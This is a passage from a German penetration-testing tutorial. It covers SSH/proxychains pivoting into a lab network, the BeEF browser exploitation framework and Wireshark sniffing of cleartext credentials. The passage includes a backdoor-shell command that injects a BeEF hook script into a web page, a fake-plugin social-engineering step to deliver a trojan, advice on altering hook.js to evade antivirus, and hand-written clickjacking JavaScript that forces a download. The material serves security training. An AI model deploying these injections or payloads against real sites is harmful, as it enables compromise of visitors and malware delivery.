     inet6 addr: fe80::a00:27ff:fed7:a517/64 Scope:Link
     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
     RX packets:393 errors:0 dropped:0 overruns:0 frame:0
     TX packets:273 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1000
     RX bytes:42618 (41.6 KB) TX bytes:40779 (39.8 KB)
     Base address:0xd010 Memory:f0000000-f0020000

eth1 Link encap:Ethernet HWaddr 08:00:27:f9:77:85
     inet addr:192.168.56.102 Bcast:192.168.56.255
     Mask:255.255.255.0
     inet6 addr: fe80::a00:27ff:fef9:7785/64 Scope:Link
     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
     RX packets:5 errors:0 dropped:0 overruns:0 frame:0
     TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1000
     RX bytes:1817 (1.7 KB) TX bytes:1152 (1.1 KB)
     Base address:0xd240 Memory:f0820000-f0840000
```

Jetzt können wir uns mit ssh und der Option -D auf Metasploitable2 anmelden. Damit aktivieren wir einen dynamischen Tunnel. Einfach gesagt tunneln wir damit Netzwerkverkehr durch ssh und nutzen Metasploitable2 als Gateway in das Hostonly-Netzwerk.

Nun müssen wir darauf achten, dass folgende Zeile in der `/etc/proxychains.conf` aktiviert ist:

```
socks4 127.0.0.1 9050
```

Dann können wir einfach proxychains nutzen um einen Scan durchzuführen:

```
mark@kali:~$ proxychains nmap 192.168.56.100-110 -p 22,80,139,445 --open
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-23 23:21 CEST
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.56.101:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.56.102:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.56.103:80-<--timeout
... Ausgabe gekürzt
Nmap scan report for 192.168.56.101
Host is up (0.0044s latency).

 PORT                STATE          SERVICE

 22/tcp              open           ssh

 80/tcp              open           http

 139/tcp             open           netbios-ssn

 445/tcp             open           microsoft-ds

Nmap scan report for 192.168.56.102
Host is up (0.0023s latency).

 PORT                STATE          SERVICE

 22/tcp              open           ssh

 80/tcp              open           http

 139/tcp             open           netbios-ssn

 445/tcp             open           microsoft-ds
```

```
Nmap done: 11 IP addresses (11 hosts up) scanned in 195.58
seconds
```

Das Schöne dabei ist, dass wir am Opfer keinen Serverdienst einrichten müssen. Es reichen einfache User-Rechte aus, um dies zu bewerkstelligen. Sie sehen aber, dass die Performance nicht berauschend ist - über 195 Sekunden, um vier Ports an nur 11 IP-Adressen zu prüfen ist alles andere als schnell.

Metasploit ist allerdings mit seiner Pivoting-Lösung auch nicht schneller...

BEEF - ANGRIFF AUF BROWSER

Eine weitere Möglichkeit in das Intranet des Opfers vorzudringen ist möglich, wenn der Angreifer den Intranet-Webserver unter seine Kontrolle bringt bzw. zumindest die Möglichkeit hat darauf eine Javascript-Datei einzubinden oder einfach ein Opfer innerhalb der Firma mit einer Phishing-Mail veranlasst eine bestimmte Webseite zu besuchen.

In diesem Fall können wir ein Tool Namens BeEF (*Browser Exploitation Framework*) nutzen. In diesem Fall verwende ich Metasploitable2 mit der Bridged-Einstellung für das Netzwerk. Die Hintertür ermöglicht es dann, einfach die Webseiten zu manipulieren und das von BeEF benötigte Javascript einzubauen. Danach müssen wir nur auf ein argloses Opfer warten. Diese Rolle übernimmt dann mein Mac Mini.

Zuerst installieren und starten wir dazu den BeEF-Service:

root@kali:~# **apt install beef-xss**

```
root@kali:~# beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*]   Example:   <script   src="http://127.0.0.1:3000/hook.js">
</script>
... Ausgabe gekürzt
```

Danach können Sie sich in BeEF über den Webbrowser einloggen. Dazu öffnen Sie die URL http://127.0.0.1:3000/ui/panel/ und melden sich mit

```
User:        beef

Passwort:    [Ihr beim Start vergebenes Passwort]
```


an.

Bevor wir den Angriff starten, müssen wir sicherstellen, dass der BeEF-Port (3000) über das Internet zu erreichen ist. Hierzu benötigen Sie gegebenenfalls eine Port-Weiterleitung auf Ihrem Router.

Außerdem müssen wir die öffentliche IP kennen, über die dann das Javascript nachgeladen werden kann. Da mein Test nur im internen Netzwerk stattfindet, fällt dies hier weg. Also legen wir los:

```
root@kali:~# telnet 192.168.1.104 1524
Trying 192.168.1.104...
Connected to 192.168.1.104.
Escape character is '^]'.
root@metasploitable:/# cd /var/www
root@metasploitable:/var/www# echo '<script
src="http://192.168.1.105:3000/hook.js"> </script>' >>
index.php
```

Eigentlich platzieren wir damit den <script>-Tag erst nach dem Schließenden </html>-Tag, was aber keinen Browser stört. Der sogenannte Quirks-Mode der Browser berichtigt diesen Formfehler und führt die hook.js brav aus. Nachdem ein Opfer die Seite geöffnet hat, sehen wir im BeEF Control Panel einen aktiven Browser:



Um diese Ansicht zu öffnen, klicken Sie links auf den Browser, danach oben auf den Reiter "Commands" und abschließend öffnen die in der Module-Spalte den Ordner "Social Engeneering". Hier können Sie dann den Punkt "Fake Notifikation Bar" für Chrome, Firefox oder den IE auswählen. Ganz rechts haben Sie einen Verweis auf die BeEF-Dokumentation bzw. den Ort an dem Sie eine Anleitung finden wie Sie den Trojaner zum Download zur Verfügung stellen können. Tragen Sie unter "URL" die Download-URL ein und unter "Notifikation text" denjenigen Text, der den User zum Download auffordern soll. Nach einem Klick auf "Execute" sieht das Opfer Folgendes:

Beachten Sie den gelben Balken, der das Opfer auffordert ein fehlendes Plugin zu installieren! Natürlich ist auch dies wieder ein sehr plumper Angriff. Viele Internetnutzer sind sich der Gefahren bewusst und betrachten derartige Meldungen kritisch vor allem bei Seiten, denen Sie nicht vertrauen. Kommt eine derartige Meldung jedoch von der firmeninternen Intranet-Seite wird da in den meisten Fällen jegliche Vorsicht vergessen und das Plugin bzw. in dem Fall der Trojaner installiert, wenn man ausreichende Rechte besitzt. Naja den eigenen Intranet-Seiten wird halt oftmals blind vertraut.

Zur Übersicht gliedert BeEF die Module in Gruppen bzw. Ordner und innerhalb dieser werden Module mit einem grünen (*funktioniert und ist unsichtbar*), orangen (*funktioniert, ist aber sichtbar*), roten (*funktioniert nicht*) oder grauen (*unbekannte Erfolgschance*) Punkt markiert.

Sie können ja als Übung versuchen, mit welchen weiteren Techniken Sie sich weiter in der Firmennetzwerk vorarbeiten können. Wie Sie den, für diesen Angriff benötigten, Trojaner bauen und so modifizieren, dass er nicht von Antivirus-Programmen erkannt wird, lernen wir in einem der folgenden Kapitel. Falls Sie sich an der Stelle fragen, warum ich diesen kurzen Überblick über BeEF an der Stelle eingebaut habe - einerseits lassen sich einige Angriffe auf den Browser für die das MSF zum Einsatz kommt über BeEF starten und andererseits kann das Metasploit-Framework auch den hier benötigten Trojaner erstellen.

Die Standard-Payload von BeEF, die hook.js, wird allerdings auch von den meisten Virenscannern erkannt. Eine Modifikation wie mit der Payload in einem der nachfolgenden Kapitel ist dringend angeraten! Der Vorteil an dieser Stelle ist, dass wir die JS-Datei einfach in einem beliebigen Text-Editor bearbeiten können.

Da in Firmennetzwerken oftmals der Internet-Explorer bzw. Edge verwendet wird, haben Sie auch eine gute Chance dort eine Schwachstelle ausnutzen zu können. Bei einem Intranet-Webserver lohnt sich der Einsatz von BeEF in vielen Fällen vor allem, wenn die anderen Rechner keine direkten Angriffspunkte bieten.

BeEF verliert zwar immer mehr an Bedeutung als Angriffstool, ist aber unschätzbar wertvoll als Inspiration und Vorlage für eigene Angriffe. Da der Javascript-Code im Browser läuft und auch als Quelltext ausgeliefert wird, kann man die Angriffe von BeEF gut mit einem Debugger untersuchen und dann darauf aufbauend eigene Scripte entwickeln.

Zusätzlich zu Javascript kommen auch CSS und HTML zum Einsatz. Alle eingesetzten Sprachen erlauben es, im Browser untersucht zu werden, und Teile davon kann man direkt kopieren und für eigene Scripte verwenden.

Als Beispiel habe ich einen kleinen Click-Jacking Angriff entwickelt. Fügen wir dazu folgenden Code am Ende der index.php ein:

```
<script>
var node = document.createElement("div");
node.setAttribute("id", "clickJackDiv");
node.setAttribute("style", "opacity: 0; position: fixed; top:
1px; left: 1px; bottom: 1px; right: 1px;");
node.setAttribute("onclick",
window.location.href='https://master.dl.sourceforge.net/project
/sypps/SYPPS.php';
document.getElementById('clickJackDiv').setAttribute('style',
'display: none;');
document.getElementsByTagName("body")[0].appendChild(node)
</script>
```

Damit erstellen wir ein div-Element und setzen das id-Attribut auf den Wert `"clickJackDiv"`. Danach setzen wir die style-Eigenschaften auf 100% transparenz (opacity: 0) und sorgen dafür, dass es den ganzen Bereich überdeckt `(position: fixed; top: 1px; left: 1px; bottom: 1px; right: 1px;)`. Um das div besser zu sehen, können Sie testweise die style-Eigenschaften verändern und opacity: 0.3; background-color: red; setzen.

Das Wichtigste ist hier der Javascript-Code im onclick-Attribut:

```
window.location.href='https://master.dl.sourceforge.net/project
/sypps/SYPPS.php';document.getElementById('clickJackDiv').setAt
tribute('style', 'display: none;');
```

Damit wird der Download von https://master.dl.sourceforge.net/project/sypps/SYPPS.phpangestoßen und danach das soeben erstellte div wieder ausgeblendet damit die Seite wieder normal benutzbar ist. In dem Fall würde es sicherlich auffallen, da der User an der Stelle keinen Download erwartet. Wenn wir den Angriff auf einer Download-Seite einbauen und damit nur die Download-Links überdecken und nicht die ganze Seite dann haben wir gute Erfolgschancen. Als Payload kann man dann ein Archiv nutzen, das beim Auspacken die Payload automatisch startet. Die Payload könnte eine Fehlermeldung anzeigen und behaupten das Archiv sei beschädigt und den User auffordern es neu herunterzuladen und schon haben wir die Tatsache, dass das Archiv nicht die gewünschten Daten enthält gut "verkauft".

Danach brauchen wir das node-Div nur noch mit appendChild an den body-Tag hängen.

Wenn Sie sich mit BeEF beschäftigen werden Sie noch viele weitere Ideen für derartige Angriffe bekommen.

NETZWERKVERKEHR BELAUSCHEN

Falls Sie nicht in der Lage sind einen Dienst anzugreifen, da dieser gegen alle aktuell bekannten Sicherheitslücken gepatcht ist, können Sie auch versuchen, die benötigten Zugangsdaten für diesen Dienst abzufangen. Dies ist in einem internen Netzwerk recht simpel, im Internet ist dies prinzipiell auch möglich, aber ungleich schwerer zu realisieren.

Daten werden in sogenannten Paketen über das Netzwerk übertragen. Normalerweise reagieren Netzwerkkarten nur auf diejenigen Pakete, die an Sie adressiert sind. Zu Diagnosezwecken kann eine Netzwerkkarte in den sogenannten "Promiscuous Mode" geschalten werden. Dann nimmt diese alle Pakete an, auch jene, die gar nicht für Sie bestimmt sind. Natürlich klappt das nur mit "dummen" Netzwerkgeräten, die alle Pakete über alle Ports senden. Modernere Netzwerk-Switches oder Router machen diese Angriffe schwerer da diese wissen welcher Rechner an welchem Port angeschlossen ist und daher gezielt nur mit dem Rechner kommunizieren, der die Pakete erhalten soll.

Bei WLAN gibt es etwas Ähnliches - den "Monitor Mode". Hierbei werden allerdings alle empfangenen Pakete verarbeitet, auch jene, die von einem anderen Netzwerk stammen. Außerdem macht WLAN diese Angriffe erst wieder möglich.

Wenn Sie in demselben Netzwerk sind wie das Opfer, dann können Sie unter den genannten Voraussetzungen alle Pakete abfangen und mitlesen. Danach müssen Sie nur noch jene Pakete suchen, in denen die Zugangsdaten übertragen wurden. Diese Zugangsdaten könnten dann auch bei anderen Diensten passen.

Außerdem gibt es eine Weiterentwicklung dieses Angriffs - die sogenannten Man in the middle Angriffe oder kurz MITM. Diese werden wir uns auch bald ansehen.

Nehmen wir einmal an, Ihnen gelingt der Zugriff auf das WLAN, aber Sie kommen nicht weiter in den Server. Fangen Sie nun FTP-Zugangsdaten einiger Nutzer ab, ist es durchaus möglich, dass diese auch Zugang mittels SSH eröffnen. Bei einem Windows-Server könnten diese Zugangsdaten dann auch für RDP oder Samba funktionieren. Natürlich kann man dies auch von einem kompromittierten Rechner aus erledigen, wenn Sie dort bereits root- oder Admin-Rechte haben.


Dies klappt nur, solange der Netzwerkverkehr nicht verschlüsselt ist und die beiden Rechner Ihren Traffic nicht durch einen VPN-Tunnel schicken, außer man würde auf einem der beiden Rechner sniffen. Wenn Sie WEB- oder WPA-verschlüsselte WLAN-Pakete abfangen, können Sie die Pakete nach dem Knacken des WLAN-Passworts entschlüsseln und haben Zugriff auf die darin enthaltenen Daten. SSL-verschlüsselte Pakete stellen für die hier gezeigte Vorgehensweise ebenfalls ein Problem dar - wie wir das SSL-Problem lösen werden wir uns im Anschluss ansehen.

Daher wollen wir uns jetzt einmal ansehen, wie leicht es ist Zugangsdaten für zB Telnet, HTTP oder FTP abzufangen, da diese Dienste keine Verschlüsselung verwenden!

Um eine Netzwerkkarte in den "Promiscuous Mode" schalten zu können benötigen wir root-Rechte auf dem PC, der sniffen (*belauschen*) soll. Dies gilt ebenfalls für WLAN-Karten und den "Monitor Mode". Um als `root` zu arbeiten, starten Sie Wireshark wie folgt:

```
mark@kali:~$ sudo wireshark
```

Danach sollten Sie das folgende Fenster sehen:




Für die Demonstration dieser Technik habe ich den Angreifer- und Opfer-PC mit einem Kabel an den gleichen Netzwerk-Hub angeschlossen, um den Netzwerkverkehr nicht noch nachträglich entschlüsseln zu müssen. Sie können den gleichen Angriff mittels WLAN gerne als Übung durchführen.

Dazu noch ein Tipp: Die Entschlüsselung des WLAN-Traffic klappt nur, wenn Sie einen Handshake aufgezeichnet haben. Daher müssen Sie solange Warten bis sich ein Gerät am Netzwerk anmeldet oder das Wiederverbinden erzwingen wie im WLAN-Kapitel beschrieben!

Mit dem ⚙- Symbol rufen wir den Dialog für die Mitschnitt-Optionen auf. Hier können wir bestimmen welche Netzwerkkarten verwendet werden sollen, welche Filter angewandt werden und in welcher Datei die abgefangenen Daten gespeichert werden. Bis auf die Filter, zu denen wir in Kürze kommen, ist der Dialog selbsterklärend.

Auf einem kompromittierten Linux-Server könnten Sie zB tcpdump laufen lassen oder im Fall von Windows mit Admin-Rechten würde ich Wireshark nehmen. PS.: Was Sie mit tcpdump sniffen können Sie dann herunterladen und in Wireshark importieren. Für Windows gibt es sogar eine Portable-Version von Wireshark, die Sie nicht einmal installieren müssen.

Sobald Sie den Button betätigt haben, erscheint folgendes Fenster:




Ich habe an dieser Stelle den Mitschnitt an allen Netzwerkkarten aktiviert und auch alle Karten in den Promiscuous mode versetzt. Danach habe ich die Aufzeichnung aller Pakete mit einem Klick auf den Start-Button beginnen lassen.

Jetzt heißt es warten bis sich jemand an einem unsicheren Dienst anmeldet. Dies könnte zB Telnet, FTP oder HTTP sein. Wie viele Intranet-Seiten kein HTTPS verwenden würden Sie nicht glauben! In einem Netzwerk werden jedoch sehr viele Pakete übertragen. Viele davon nicht durch eine Aktion eines Nutzers, sondern durch die Systeme selber. So wird zB periodisch nach neuen Rechnern im Netzwerk gesucht oder angefragt welche Netzwerkdienste ein Rechner bereitstellt.

Ich habe den Mitschnitt nur wenige Sekunden laufen lassen - gerade so lange wie ich brauchte um die Filter-Anweisungen zu schreiben um einfacher zu sehen ob die richtigen Pakete mitgeschnitten werden, mich an dem zweiten PC einzuloggen und mich dann an einem Serverdienst einzuloggen. Alles in allem etwas mehr als eine Minute. Aber achten Sie

mal bei dem Screenshot auf den Paket-Count unten in der Statuszeile! Stolze 796 Pakete in so kurzer Zeit...

Genau darum sind Filter so wichtig. Würde man Wireshark über Stunden laufen lassen kommen schnell mal einige Hunderttausend Pakete zusammen. Daher sind die Filter-Funktionen von Wireshark auch sehr mächtig.



Leider muss ich Sie auch an dieser Stelle wieder auf andere Quellen verweisen. Um die Filter von Wireshark ausführlich zu erklären und das nötige Hintergrundwissen zu den Netzwerkschichten und Netzwerkprotokollen zu vermitteln, müsste man ein eigenes Buch schreiben.

Wie Sie in dem Bild gut erkennen, kann der Username mark.b und das Passwort supergeheim einfach im Klartext gelesen werden...

Die meiner Meinung nach am häufigsten verwendeten Filter und einen groben Überblick, was die Netzwerkschichten sind, will ich Ihnen aber dennoch nicht vorenthalten...

Gängige Protokolle wie zB ftp oder http kann man direkt in dieser Form als Filteranweisung schreiben. Alternativ dazu könnte man ebenfalls tcp.port

== 80 verwenden, hätte aber nicht nur die reinen HTTP-Pakete, sondern auch den TCP-Handshake damit herausgefiltert. Daher ist dies eher eine Notlösung für Protokolle, die Wireshark nicht bekannt sind.

Einigen wird die Schreibweise der letzten Anweisung aufgefallen sein. Das == sollte den meisten Lesern mit Programmiererfahrung als Vergleichsoperator geläufig sein. Wörtlich kann man dies also wie folgt lesen: Der verwendete TCP-Port entspricht Portnummer 80. Würde man alles sehen wollen außer einem bestimmten Port, um zB schrittweise den verschlüsselten Traffic auszublenden und sich so die unverschlüsselten Protokolle rauszusuchen, könnte man das wie folgt schreiben: tcp.port!= 443, was wörtlich übersetzt "Der verwendete TCP-Port entspricht nicht Portnummer 443" bedeutet. Natürlich geht das auch mit den bekannten Protokollen und so könnte man auch!http oder!ftp schreiben, um diese Protokolle auszuschließen. Manch einer wird sich fragen, warum ich nicht!https verwende. Ganz einfach - das gibt es nicht. HTTPS ist verschlüsselt und darum kann Wireshark auch nicht in den Paketinhalt hineinschauen und auslesen, was darin transportiert wird! Somit bleibt, um HTTPS auszuschließen, nur der Umweg über tcp.port!

Wenn wir die Idee wieder aufgreifen, dass wir verschlüsselten Traffic ausschließen wollen, bringt uns das zu den sogenannten logischen Verknüpfungen. Dies wären &&, was für und steht sowie ||, was für oder steht. Um das Beispiel fortzusetzen, könnten wir als nächstes IMAPS ausschließen und das sähe wie folgt aus: tcp.port!= 443 && tcp.port!= 993

Dies kann man dann wie folgt lesen: Der TCP-Port entspricht nicht der Portnummer 443 und nicht der Portnummer 993. Wie in der Mathematik Punktrechnung vor Strichrechnung gilt, haben auch Vergleichsoperatoren eine Reihenfolge in der Sie abgearbeitet werden. Ich kann mir nur nie merken ob && oder || zuerst kommen. Außerdem ist eine Klammerung meiner Meinung nach deutlich leserlicher - aber Vergleichen Sie selber:

```
tcp.port == 80 && ip.src == 1.1.1.1 || tcp.port == 21 && ip.src
== 2.2.2.2
```

```
(tcp.port == 80 && ip.src == 1.1.1.1) || (tcp.port == 21 &&
ip.src == 2.2.2.2)
```

Gesucht war hier HTTP-Traffic von IP 1.1.1.1 und FTP-Traffic von IP 2.2.2.2. Was uns auch zu den IP-Adressen bringt. Diesen Filter braucht man sehr oft. Hier gibt es drei Filter für die IP-Adresse:

`ip.src` .... Absender des Paketes
`ip.dst` .... Empfänger des Paketes
`ip.addr` ... Absender oder Empfänger des Paketes

In diesem Sinne hätte man den Filter in dem Screenshot noch genauer machen können, wenn man ip.dst == 192.168.1.14 (*Empfänger ist der Server*) oder ip.src == 192.168.1.7 (*Absender ist der Client*) als zweite Bedingung genommen hätte.

Wie Sie sich sicher vorstellen können, sind äußerst komplexe Filter mit Wireshark realisierbar. Was ich Ihnen hier gezeigt habe, ist nicht einmal ein Bruchteil, dessen, was möglich ist. Auch ich muss immer wieder nach diversen Filter-Regeln googeln. In der Regel findet man aber das Gesuchte in wenigen Minuten.

Im Internet einen solchen Angriff durchzuführen wäre jedoch nur schwer machbar. Ganz abgesehen davon, dass irrwitzige Datenmengen auflaufen, die man erst mal bewältigen und filtern müsste, verwenden nur noch wenige Webseiten unverschlüsselte Verbindungen. Viele Administratoren glauben, dass eine Seite, die nur vom firmeninternen Netzwerk aufgerufen werden kann, nicht unbedingt verschlüsselt werden muss. Somit hat ein Lauschangriff auf das Netzwerk von einem gehackten PC aus oder über das WLAN durchaus Sinn!

Darüber hinaus ist Wireshark auch ideal sich mit dem Aufbau der Pakete und den Netzwerkschichten zu beschäftigen. Dazu will ich Ihnen anhand des "verräterischen" Paketes aus dem Beispiel von vorhin das Thema grob näherbringen.

Also sehen wir uns einmal das Paket an:

An dieser Stelle will ich kurz auf das sogenannte OSI- und DOD-Schichtmodel eingehen. Dieses beschreibt 7 bzw. 4 Netzwerkschichten. Ein Paket durchläuft beim Versand alle diese Schichten von oben nach unten

und beim Empfang logischerweise in umgekehrter Reihenfolge von unten nach oben. Die am besten verständliche Einteilung in Schichten ist meiner Meinung nach diese:

Die unterste der Schichten ist die Bitübertragungsschicht. Damit ist das eigentliche Übertragungsmedium, also zB Funkwellen bei WLAN, Glasfaserkabel oder wie hier ein einfaches Netzwerkkabel gemeint.

Ethernet II

```
